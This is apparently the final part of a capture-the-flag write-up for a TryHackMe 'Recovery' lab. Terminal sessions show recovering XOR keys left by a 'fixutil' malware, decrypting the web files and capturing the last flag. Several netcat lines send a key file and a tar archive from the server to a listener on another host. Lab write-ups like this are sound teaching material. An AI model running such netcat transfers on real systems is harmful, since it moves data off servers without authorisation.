root@recoveryserver:/opt/.fixutil#
```

the location of the webpages

```
root@recoveryserver:/opt/.fixutil# find / -name index.html -type f 2>/dev/null
/usr/local/apache2/htdocs/index.html
root@recoveryserver:/opt/.fixutil# cd /usr/local/apache2/htdocs/
root@recoveryserver:/usr/local/apache2/htdocs# ls
index.html  reallyimportant.txt  todo.html
root@recoveryserver:/usr/local/apache2/htdocs#
```


now let's decrypt the website files back

let's backup the enc webspages with tar and send it back to us


```
root@recoveryserver:/usr/local/apache2/htdocs# cat /opt/.
./       ../      .fixutil/
root@recoveryserver:/usr/local/apache2/htdocs# cat /opt/.fixutil/backup.txt
AdsipPewFlfkmll
MxDjQXfUIPgMhBW
root@recoveryserver:/usr/local/apache2/htdocs# nc 10.8.20.97 7741 < /opt/.fixuti
l/backup.txt
root@recoveryserver:/usr/local/apache2/htdocs# ls -la
total 32
drwxr-xr-x 1 root     root     4096 Nov  2 15:22 .
drwxr-xr-x 1 www-data www-data 4096 May 15 19:13 ..
-rw-rw-r-- 1 root     root      997 Nov  2 14:13 index.html
-rw-rw-r-- 1 root     root      109 Nov  2 14:13 reallyimportant.txt
-rw-rw-r-- 1 root     root       85 Nov  2 14:13 todo.html
-rwxr-xr-x 1 root     root     1265 Nov  2 15:22 xor_decrypt
root@recoveryserver:/usr/local/apache2/htdocs# tar -cvf backup.tar *
index.html
reallyimportant.txt
todo.html
xor_decrypt
root@recoveryserver:/usr/local/apache2/htdocs# ls
backup.tar  index.html  reallyimportant.txt  todo.html  xor_decrypt
root@recoveryserver:/usr/local/apache2/htdocs# nc -10.8.20.97 7741 < backup.tar
nc: invalid option -- '1'
nc -h for help
root@recoveryserver:/usr/local/apache2/htdocs# nc 10.8.20.97 7741 < backup.tar
root@recoveryserver:/usr/local/apache2/htdocs# ls -la
total 44
drwxr-xr-x 1 root     root      4096 Nov  2 16:28 .
drwxr-xr-x 1 www-data www-data  4096 May 15 19:13 ..
-rw-r--r-- 1 root     root     10240 Nov  2 16:28 backup.tar
-rw-rw-r-- 1 root     root       997 Nov  2 14:13 index.html
-rw-rw-r-- 1 root     root       109 Nov  2 14:13 reallyimportant.txt
-rw-rw-r-- 1 root     root        85 Nov  2 14:13 todo.html
-rwxr-xr-x 1 root     root      1265 Nov  2 15:22 xor_decrypt
root@recoveryserver:/usr/local/apache2/htdocs#
```

```
nobodyatall@0×DEADBEEF:~/tryhackme/recovery/web$ rm *
rm: cannot remove 'out': Is a directory
nobodyatall@0×DEADBEEF:~/tryhackme/recovery/web$ ls -la
total 12
drwxr-xr-x 3 nobodyatall nobodyatall 4096 Nov  2 11:29 .
drwxr-xr-x 3 nobodyatall nobodyatall 4096 Nov  2 10:39 ..
drwxr-xr-x 2 nobodyatall nobodyatall 4096 Nov  2 11:16 out
nobodyatall@0×DEADBEEF:~/tryhackme/recovery/web$ rm -rf *
nobodyatall@0×DEADBEEF:~/tryhackme/recovery/web$ nc -lvp 7741 > backup.tar
listening on [any] 7741 ...
10.10.80.129: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.80.129] 45670
^C
nobodyatall@0×DEADBEEF:~/tryhackme/recovery/web$ ls -la
total 20
drwxr-xr-x 2 nobodyatall nobodyatall  4096 Nov  2 11:29 .
drwxr-xr-x 3 nobodyatall nobodyatall  4096 Nov  2 10:39 ..
-rw-r--r-- 1 nobodyatall nobodyatall 10240 Nov  2 11:29 backup.tar
nobodyatall@0×DEADBEEF:~/tryhackme/recovery/web$ tar -xvf backup.tar
index.html
reallyimportant.txt
todo.html
xor_decrypt
nobodyatall@0×DEADBEEF:~/tryhackme/recovery/web$ cat > backup.txt
AdsipPewFlfkmll
MxDjQXfUIPgMhBW
^C
nobodyatall@0×DEADBEEF:~/tryhackme/recovery/web$
```


upload the files to cyberchef and decrypt the cipertext
//the backup.txt shows 2 key which means that those 2 keys are linked together during xor



copy the output text and replace it with the webpage file in the remote server



and we capture our final flag5, now we've complete fixing the remote server machine from fixutil malware



Post Exploitation

Privilege Escalation

Creds

Flags

Write-up Images